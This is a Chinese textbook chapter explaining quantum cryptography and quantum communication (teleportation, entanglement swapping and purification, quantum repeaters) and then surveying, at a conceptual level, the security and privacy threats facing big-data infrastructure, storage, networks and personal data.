



**图 13-1　BB84 协议示意图**

在协议安全性得到证明的基础上，为了实现高可靠性的量子密码系统，我们还需要跨越理想协议模型和实现技术之间的鸿沟。实际的量子密码系统中，光源、探测器和编解码器等部件都可能出现安全性漏洞。因此，对实际非理想条件下的量子密码系统安全性进行研究也成为各国学者关注和研究的对象。2013 年，由中国科大院士潘建伟及其同事张强、陈腾云与清华大学马雄峰等组成的联合研究小组在国际上首次实现的测量器件无关的量子密钥分发成果，以解决量子黑客隐患的重大价值成功入选国际物理学“年度重大进展”。

量子密码学自从提出到现在已有三十多年的时间，量子密码技术已发展成较为系统的体系，其研究内容不仅限于量子密钥分配，还包括诸如量子秘密共享、量子比特承诺、量子身份认证、量子签名、量子密码安全协议、量子密码信息理论、量子密码分析等等许多新的研究方向。总体来讲，量子密码协议的安全性是值得信赖的，但是现有的实际量子密码系统来说，接收端安全性漏洞较之发射端大；往返式系统安全性明显弱于单向系统；单探测器系统安全性强于多探测器系统；单激光器比多激光器安全；主动器件比被动器件安全。解决了上述的器件实现方案中的实际安全性问题，量子密码才能做到真正的安全。

### 13.1.2　量子通信技术

量子通信是通信和信息领域的研究前沿，除量子密码通信外，它主要还涉及量子隐形

传态、量子密集编码等内容。量子通信技术作为应用前景极为广阔的通信技术领域新宠，以其绝对安全性、超大信道容量、超高通信速率、可远距离传输和信息高效率等特点，日益引起世界范围特别是一些大国的充分重视、紧密跟踪与竞争性研究。在1998年之前，有关量子通信的文章多发表在英国的Nature和美国的Science等期刊上。从1998年下半年开始，在世界著名的物理学期刊Physics Review A上开设了"Quantum Information"专栏，比较集中地报道这方面的研究成果，相应的论文也逐年增加。

广义来讲，量子密钥分配过程中确实利用量子态行使保密通信的功能。但是，这里的量子态的功用在于建立通信双方之间经典信息的关联，即量子态只是充当建立这个安全的经典信息关联的桥梁和保障，人们最终还是将其转化为经典信息来做经典意义上的密码通信。而本节所说的量子通信，则是完全利用量子信道来传送和处理真正意义上的量子信息。

量子通信最关键的一环是如何建立量子通道(也称为量子信道)，通过这个量子通道来安全无误地传送量子态的信息。这一问题于1993年在理论上获得了解决：量子信息领域的开拓者Bennett及其合作者，提出了著名的quantum teleportation方案，中文翻译为"量子隐形传态"。

所谓量子隐形传态是指：如果能够在量子通信的双方(Alice和Bob)之间建立最大的量子纠缠态(Bell态)那么Alice和Bob可以通过经典通信来协同两地的操作，利用量子纠缠态，可以将Alice处待发送的量子态准确无误地传送给Bob。作为代价，成功传送量子态的同时，量子纠缠态被损毁。如见图13-2所示，在这一量子通信的过程中，承载Alice处量子态信息的物理的量子系统，并没有被发送出去，该系统仍然待在Alice处；但是，原先蕴藏在该系统中的量子态的信息，已经借助量子纠缠态中奇妙的量子关联，被传送到Bob处。仿佛一个量子物体的灵魂被抽走，重新装载在遥远异地的另外一个物体上，所以被称为量子隐形传态。有了量子隐形传态方案，我们就可以利用量子纠缠来做量子信道，充当联系各个结点的桥梁。




**图13-2 隐形传态原理示意图**

量子纠缠态是一种由多个微观粒子构成的复合系统的量子态，目前人们已经在各种不同的物理系统中产生量子纠缠态。并且，人们也找到了最适合做量子信道的物理系统，那就是光子系统。光子能够在媒介中快速传输，而不易受到环境的扰动。

世界上第一个量子隐形传态的实验验证是奥地利的Zeilinger小组于1997年在光子系统中完成的。此后，基于纠缠光子的量子隐形传态的研究被广泛开展。例如，2003年潘建伟和Zeilinger等人改进了先前的实验，能够使得被传送的粒子能自由传播，而不需要先前实验中必须通过破坏性的量子测量来证实实验成功与否；潘建伟等人于2004年在建立5光子纠缠的基础上，完成了开放终端的量子隐形传态，能够将待传送的量子态发送

给非单一的用户。

纠缠是量子通信中的基本资源，然而在纠缠分发过程中，由于通道噪声，远距离的共享纠缠光子对质量会有下降，从而影响量子通信任务的实现。如何在大尺度空间范围内建立高品质的量子纠缠通道，一些重要的理论、实验方案被相继提出。

**1．量子纠缠交换**

1993 年，Zukowski 等人提出了量子纠缠交换(quantum entanglement swapping)的方案：对于两对纠缠光子，每对拿出一个光子，将它们做一个 Bell 态的测量之后，剩余的两个光子由最初的没有纠缠的状态变成有纠缠的状态。这个 Bell 态测量的过程相当于将两段绳子接成一条长绳，而这条长绳就成了新的、具有更长距离的纠缠通道，其实验原理如图 13-3 所示。





**图 13-3　量子纠缠交换**

**2．量子纠缠纯化**

Bennett 等人在 1996 年提出了著名的纠缠纯化(entanglement purification)方案：当身处异地的两者之间拥有很多对纠缠程度比较低的劣质纠缠态的时候，他们可以通过一些局部的量子操作和经典通信过程，能够从中提取出少量高品质的纠缠态。最初的量子纠缠纯化方案需要用到受控非门，但精确的受控非门无法用现有技术实现。2001 年，潘建伟等提出了无须受控非门的纠缠纯化理论方案，使得以现有技术实现纠缠纯化成为可能。2003 年，他们利用该方案成功实现了对任意纠缠态的纠缠纯化(图 13-4)，《自然》杂志以封面论文的形式发表了该研究成果。





**图 13-4　量子纠缠纯化**

**3．量子中继**

1998 年 Briegel 等人提出了量子中继(quantum repeaters)的策略，基本上就是结合了纠缠交换和纠缠纯化技术，将遥远的两地分成很多中间结点，分发纠缠态的过程仅仅在最短的结点间进行，但是通过不断地纠缠纯化和纠缠交换过程，原则上可以在这遥远的两地之间建立起高品质的共享纠缠态，从而实现远距离量子通信。对于上述量子中继的方案，在物理实现方面还需要一个重要条件，就是在每个结点上都要有量子的存储器。量子存储器能够将光子的量子状态较长时间地存储下来，并能够实施必要的量子操作步骤，以

实现纠缠纯化和纠缠连接。

量子中继与经典中继(俗称“可信中继”)在安全性上是完全不一样的。可信中继是通过中继把形成的密码“接力”下去,它要求所有中继站都是安全的。在通信双方跨越的中继站中只要有一个不安全,则通信内容完全不安全。而量子中继(图 13-5)的中继站只转换纠缠却看不到密码,即便所有中继站都不安全,两个通信终端间形成的密钥及以此为基础的通信仍然绝对安全。





**图 13-5 量子中继**

除了量子中继技术之外,还可以利用卫星和地面之间的光量子态传输来增大量子通信距离。相对于在地表大气中的光子传输,在星地之间的传输克服了地表曲率的影响,同时也没有障碍物的阻碍。另外,地表于人造卫星之间只有 5～10km 的水平大气等效厚度,而大气对某些波长的光子吸收非常小,同时也能保持光子极化纠缠品质,在外太空无衰减和退相干。

一个可能的展望是:由星地之间的量子通信来联系不同的城域量子网络,完成量子密钥分配、量子隐形传态、类空间隔的量子非定域性的检验等任务。在直接以大气为媒介传输光子态的研究方面,2007 年欧洲的实验组已实现了 144km 的自由空间量子密钥的分发。此后,我国专家、学者也在此研究领域取得了一些重大的成果。例如:2010 年,中国科技大学潘建伟研究团队实现了举世瞩目跨越长城的 16km 自由空间量子隐形传态的验证;2012 年他们在青海湖实现了百公里量级的量子态隐形传输和量子密钥分发。该距离已经超过了星地之间的等效大气厚度,佐证了星地量子通信的可行性。2015 年,该团队在国际上首次实现多自由度量子体系的隐形传态,《自然》杂志以封面标题的形式发表了这一最新研究成果。这一重要突破,将为发展可扩展的量子计算和量子网络技术奠定坚实的基础。不仅如此,由中国科学家自主研发的世界首颗“量子科学实验卫星(简称量子卫星)”现已完成关键部件的研制与交付,将于 2016 年发射,这或将使中国先于欧美拥有量子通信覆盖全球的能力。

最近 10 年,量子通信研究实现突破,相关技术发明层出不穷,加快了由理论朝着实用化大踏步推进的速度。由于量子通信与国家安全和利益紧密相连,美国、日本和欧洲一些发达国家纷纷投入大量人力、物力、财力,积极开展量子通信研究,踊跃推广量子通信技术。尤其值得注意的是,全球信息产业界的国际巨头们,如 IBM、Philips、AT&T、Bell 实验室、HP、西门子、NEC、日立、三菱、NTT 等,对量子通信技术投放了高额研发资本,抓紧开展量子通信技术的研发,并努力加强产业化。

构建一个全量子的通信网络,需要有通信波段的纠缠光源、高品质的量子存储器、高效的量子中继技术、结点的量子信息处理技术等环节。从目前的进展看,将这些技术组合在一起,构成一个全量子的通信网络,不存在原则上的困难。但是,如何提高各个环节的

品质、优化整个系统、达到高速率的量子信息的传输,将是一个很大的技术挑战。

## 13.2　大数据安全与隐私保护

大数据的产生使企业数据更加复杂且难以管理。据统计,全球在过去 5 年中产生的数据量要比以往 400 年产生的数据量加起来还要多,这些数据包括文档、图片、视频、Web 页面、电子邮件、微博等不同的数据类型,这其中只有 20%是结构化数据,其余 80%都是非结构化数据。企业如果要利用这些数据必须花费大量的时间与金钱,而面对这样庞大的数据,如何保障其安全也是一项极具挑战性的任务。

### 13.2.1　大数据面临的安全威胁

数据的不断增多使得数据安全和隐私保护问题日益突出,各种安全事件给企业和组织敲响了警钟。在整个数据的生命周期里,企业需要遵守比以往更严格的合规标准和保密规定;随着数据存储和分析使用的安全性和隐私保护要求越来越高,传统的数据保护方法常常无法满足需求;网络和数字化生活使得黑客更容易获得他人的相关信息,有了更多不易被追踪和防范的犯罪手段。因此,大数据应用中数据安全和隐私保护是一个重要的问题。

隐私是指当事人不愿意被他人知道或他人不便知道的敏感信息,它与公共利益、群体利益无关,具有隐藏特性。安全是指不受威胁,没有危险、危害或损失。信息安全是指采取技术和管理的安全保护手段,保护软硬件与数据不因偶然的或恶意的原因而遭到破坏、更改或泄露。

在大数据时代,传统的隐私数据内涵与外延有了巨大的突破与延伸,隐私数据保护不力所造成的恐慌已不能由个人或团体承受,隐私数据保护技术面临更多的挑战。大数据时代下的隐私数据保护与安全体系除涉及技术、管理外,还涉及国家安全与国际秩序。隐私数据泄露影响的波及面很可能会突破个人、团体或地区的限制,发展到全球性的影响。

从本质上来说,大数据的安全与隐私问题就是我们要能够在大数据时代兼顾安全与自由、个性化服务与商业利益、国家安全与个人隐私的基础上,从数据中挖掘其潜在的巨大商业价值和学术价值,并使其研究成果真正地服务于社会。

在大数据时代,随着我们对大数据的进一步认识和研究,呈现出的安全隐私威胁主要有以下几个方面:

**1. 大数据基础设施安全威胁**

大数据基础设施包括存储设备、计算设备、一体机和其他基础软件(如虚拟化软件)等。为了支持大数据的应用,需要创建支持大数据环境的基础设施。例如,需要高速的网络来收集各种数据源,大规模的存储设备对海量数据进行存储,还需要各种服务器和计算设备对数据进行分析与应用,并且这些基础设施带有虚拟化和分布式性质等特点。这些基础设施给用户带来各种大数据新应用的同时,也会遭受到安全威胁。

(1) 非授权访问。没有预先经过同意,就使用网络或计算机资源。例如,有意避开系统访问控制机制,对网络设备及资源进行非正常访问使用,或擅自扩大使用权限,越权访问信息。由于在基础设施层,大量的数据(包括大量的企业运营数据、客户信息、个人的隐

私和各种行为的细节记录)汇集,使得这些数据进行集中存储,但是集中存储的同时,也增加了数据泄露的风险,而这些数据不被越权访问,也成为保护大数据安全的重要的一部分。非授权访问的主要形式有假冒、身份攻击、非法用户进入网络系统进行违法操作,以及合法用户以未授权方式进行操作等。

(2) 信息泄露或丢失。数据在传输过程中泄露或丢失(例如利用电磁泄漏或搭线监听的方式截获机密信息,或通过对信息流向、流量、通信频度和长度等参数分析,窃取有用信息等),在存储介质中丢失或泄露,以及“黑客”通过建立隐蔽隧道窃取敏感信息等。

(3) 网络基础设施传输过程中破坏数据完整性。大数据采用的分布式和虚拟化架构,意味着比传统的基础设施有更多的数据传输,大量数据在一个共享的系统里被集成和复制,当加密强度不够的数据在传输时,攻击者能通过实施嗅探、中间人攻击、重放攻击来窃取或篡改数据。

(4) 拒绝服务攻击。通过对网络服务系统的不断干扰,改变其正常的作业流程或执行无关程序,导致系统响应迟缓,影响合法用户的正常使用,甚至使合法用户遭到排斥,不能得到相应的服务。

(5) 网络病毒传播,即通过信息网络传播计算机病毒。针对虚拟化技术的安全漏洞攻击,黑客可利用虚拟机管理系统自身的漏洞,入侵到宿主主机或同个宿主机上的其他虚拟机。

**2. 大数据存储安全威胁**

大数据规模的爆发性增长,对存储架构产生新的需求,大数据分析应用需求也在推动着 IT 技术以及云计算技术的发展。大数据的规模通常可达到 PB 量级,结构化数据和非结构化数据混杂其中,数据的来源多种多样,传统的结构化存储系统已经无法满足大数据应用的需要,因此,需要采用面向大数据处理的存储系统架构。大数据存储系统要有强大的扩展能力,可以通过增加模块或磁盘存储来增加容量;大数据存储系统的扩展要操作简单快速,扩展操作甚至不需要停机。在此种背景下,Scale-out 架构越来越受到青睐。Scale-out 是指根据需求增加不同的服务器和存储应用,依靠多部服务器、存储协同计算、负载平衡及容错等功能来提高运算能力及可靠度。与传统的存储系统架构完全不同,Scale-out 架构可以实现无缝平滑地扩展,避免产生“存储孤岛”。

在传统的数据安全中,数据存储是非法入侵的最后环节,目前已形成完善的安全防护体系。大数据对存储的需求主要体现在海量数据处理、大规模集群管理、低延迟读写速度和较低的建设及运营成本方面。大数据时代的数据非常繁杂,来自于生活、学术、商业等各个方面,而且其数据量非常的惊人,其数据之间的彼此相关性也使得保证这些信息数据在有效利用之前的安全是一个重要的话题。在数据应用的生命周期中,数据存储是一个关键环节,数据停留在此阶段的时间最长。目前,可采用关系型(SQL)数据库和非关系型(NoSQL)数据库进行存储。现阶段,大多数的企业主要采用非关系型数据库存储大数据。

1) 关系型数据库存储安全

关系型分布式数据的理论技术是 ACID(原子性(atomicity)、一致性(consistency)、隔离性(isolation)、持久性(durability))模型。事务的原子性是指事务中包含的所有操作要

么全做，要么全不做。一致性是指在事务开始之前，数据库处于一致性的状态，事务结束后，数据库也必须处于一致性状态。事务隔离性要求系统必须保证事务不受其他并发执行的事务影响。例如对于任何一对事务 T1 和 T2，在事务 T1 看来，T2 要么在 T1 开始之前已经结束，要么在 T1 完成之后才开始执行。而持久性是指一个事务一旦成功完成，它对数据库的改变必须是永久的，即便是在系统遇到故障的情况下也不会丢失。数据的重要性决定了事务持久性的重要性。

通过 SQL 数据库的 ACID 模型可以知道，传统的关系型数据库虽然因为通用性设计带来了性能上的限制，但可以通过集群提供较强的横向扩展能力。关系型数据库的优点除了较强的并发读写能力，数据强一致性保障，很强的结构化查询与复杂分析能力和标准的数据访问接口外，还有操作方便、易于维护、便于访问、安全便捷等优点。

通常，数据结构化对于数据库开发和数据防护有着非常重要的作用。结构化的数据便于管理、加密、处理和分类，能够有效地智能分辨非法入侵数据，数据结构化虽然不能够彻底避免数据安全风险，但是能够加快数据安全防护的效果。

关系型数据库所具有的 ACID 特性保证了数据库交易的可靠处理。关系型数据库通过集成的安全功能保证了数据的机密性、完整性和可用性，例如基于角色的权限控制、数据加密机制、支持行和列的访问控制等。

但是，关系型数据库也存在很多瓶颈，包括不能有效地处理多维数据，不能有效处理半结构化和非结构化的海量数据，高并发读写性能低，支撑容量有限，数据库的可扩展性和可用性低，建设和运维成本高等。

2）非关系型数据库存储安全

由于大数据具备数据量大、多数据类型、增长速度快和价值密度低的特点，采用传统关系型数据库管理技术往往面临成本支出过多、扩展性差、数据快速查询困难等问题。对于占数据总量 80%以上的非结构化数据，通常采用 NoSQL 技术完成对大数据的存储、管理和处理。NoSQL 指的是非关系型数据库，包含大量不同类型结构化数据和非结构化数据的数据存储。和关系型分布式数据库的 ACID 理论基础相对，非关系型数据库的理论基础是 BASE 模型。BASE 来自于互联网电子商务领域的实践，它是基于 CAP 理论逐步演化而来，核心思想是即便不能达到强一致性(Strong Consistency)，但可以根据应用特点采用适当的方式来达到最终一致性(Eventual consistency)的效果。BASE 是 basically available、soft state、eventually consistent 等 3 个词组的简写，是对 CAP 中 CA 应用的延伸。BASE 的含义包括：基本可用(basically available)；软状态/柔性事务(soft state)，即状态可以有一段时间的不同步；最终一致性(eventual consistency)。BASE 是反 ACID 的，它完全不同于 ACID 模型，牺牲强一致性，获得基本可用性和柔性可靠性性能，并要求达到最终一致性。

从 NoSQL 的理论基础可以知道，由于数据多样性，非关系型数据并不是通过标准的 SQL 语言进行访问的。NoSQL 数据存储方法的主要优点是数据的可扩展性和可用性、数据存储的灵活性。每个数据的镜像都存储在不同地点以确保数据可用性。NoSQL 的不足之处在数据一致性方面需要应用层保障，结构化查询统计能力也较弱。

NoSQL 数据库存储带来如下安全挑战：

(1) 模式成熟度不够。目前的标准 SQL 技术包括严格的访问控制和隐私管理工具,而在 NoSQL 模式中,并没有这样的要求。事实上,NoSQL 无法沿用 SQL 的模式,它应该有自己的新模式。例如,与传统 SQL 数据存储相比,在 NoSQL 数据存储中,列和行级的安全性更为重要。此外,NoSQL 允许不断对数据记录添加属性,需要为这些新属性定义安全策略。

(2) 系统成熟度不够。在饱受各种安全问题的困扰后,关系型数据库和文件服务器系统的安全机制已经变得比较成熟。虽然 NoSQL 可以从关系型数据库安全设计中学习经验教训,但至少在几年内 NoSQL 仍然会存在各种漏洞。

(3) 客户端软件问题。由于 NoSQL 服务器软件没有内置足够的安全机制,因此,必须对访问这些软件的客户端应用程序提供安全措施,这样又会产生其他问题,如身份验证和授权功能、SQL 注入问题、代码容易产生漏洞、数据冗余和分散性问题等。

**3. 大数据网络安全威胁**

互联网及移动互联网的快速发展不断地改变人们的工作、生活方式,同时也带来严重的安全威胁。网络面临的风险可分为广度风险和深度风险。广度风险是指安全问题随网络结点数量的增加呈指数级上升。深度风险是指传统攻击依然存在且手段多样:APT(高级持续性威胁)攻击逐渐增多且造成的损失不断增大;攻击者的工具和手段呈现平台化、集成化和自动化的特点,具有更强的隐蔽性、更长的攻击与潜伏时间、更加明确和特定的攻击目标。结合广度风险与深度风险。大规模网络主要面临的问题包括:安全数据规模巨大、安全事件难以发现、安全的整体状况无法描述、安全态势难以感知等。

通过上述分析,网络安全是大数据安全防护的重要内容。现有的安全机制对大数据环境下的网络安全防护并不完美。一方面,大数据时代的信息爆炸,导致来自网络的非法入侵次数急剧增长,网络防御形式十分严峻。另一方面,由于攻击技术的不断成熟,现在的网络攻击手段越来越难以辨识,给现有的数据防护机制带来了巨大的压力。因此对于大型网络,在网络安全层面,除了访问控制、入侵检测、身份识别等基础防御手段,还需要管理人员能够及时感知网络中的异常事件与整体安全态势,从成千上万的安全事件和日志中找到最有价值、最需要处理和解决的安全问题,从而保障网络的安全状态。

**4. 大数据隐私泄漏安全威胁**

大数据通常包含了大量的用户身份信息、属性信息、行为信息,在大数据应用的各个阶段内,如果不能保护好大数据,极易造成用户隐私泄漏。此外,大数据的多源性,使得来自各个渠道的数据可以用来进行交叉检验。过去,一些拥有数据的企业经常提供经过简单匿名化的数据作为公开的测试集,在大数据环境下,多源交叉验证有可能发现匿名化数据后面的真实用户,同样会导致隐私泄漏。

隐私泄漏成为大数据必须要面对且急需解决的问题。大数据时代,现有的隐私保护技术手段还不够完善,除了要建立健全个人隐私保护的法律法规和基本规则之外,还应鼓励隐私保护技术的研发、创新和使用,从技术层面来保障隐私安全,完善用户保障体系。

传统数据安全往往是围绕数据生命周期来部署的,即数据的产生、存储、使用和销毁。随着大数据应用越来越多,数据的拥有者和管理者相分离,原来的数据生命周期逐渐转变成数据的产生、传输、存储和使用。由于大数据的规模没有上限,且许多数据的生命周期

极为短暂，因此，常规安全产品要想继续发挥作用，则需要解决如何根据数据存储和处理的动态化、并行化特征，动态跟踪数据边界，管理对数据的操作行为等。

大数据中的隐私泄露主要有以下表现形式：

（1）在数据存储的过程中对用户隐私权造成的侵犯。大数据中用户无法知道数据确切的存放位置，用户对其个人数据的采集、存储、使用、分享无法有效控制。

（2）在数据传输的过程中对用户隐私权造成的侵犯。大数据环境下数据传输将更为开放和多元化，传统物理区域隔离的方法无法有效保证远距离传输的安全性，电磁泄漏和窃听将成为更加突出的安全威胁。

（3）在数据处理的过程中对用户隐私权造成的侵犯。大数据环境下可能部署大量的虚拟技术，基础设施的脆弱性和加密措施的失效可能产生新的安全风险。大规模的数据处理需要完备的访问控制和身份认证管理，以避免未经授权的数据访问，但资源动态共享的模式无疑增加了这种管理的难度，账户劫持、攻击、身份伪装、认证失败、密钥丢失等都可能威胁用户数据安全。

**5. 其他安全威胁**

大数据除了在基础设施、存储、网络、隐私等方面面临上述安全威胁外，还包括如下几个方面。

（1）网络化社会使大数据易成为攻击的目标。论坛、博客、微博、社交网络、视频网站为代表的新媒体形式促成网络社会的形成，在网络化社会中，信息的价值要超过基础设施的价值，极易吸引黑客的攻击。另一方面，网络化社会中大数据蕴藏着人与人之间的关系与联系，使得黑客成功攻击一次就能获得大量数据，无形中降低了黑客的进攻成本，增加了攻击收益。近年来在互联网上发生用户账号的信息失窃等连锁反应可以看出，大数据更容易吸引黑客，而且一旦遭受攻击，造成损失十分惊人。

（2）大数据滥用风险。计算机网络技术和人工智能的发展，为大数据自动收集以及智能动态分析提供方便。但是，大数据技术被滥用或者误用也会带来安全风险。一方面，大数据本身的安全防护存在漏洞。对大数据的安全控制力度仍然不够，API 访问权限控制以及密钥生成、存储和管理方面的不足都可能造成数据泄露。另一方面，攻击者也在利用大数据技术进行攻击。例如，黑客能够利用大数据技术最大限度地收集更多用户敏感信息。

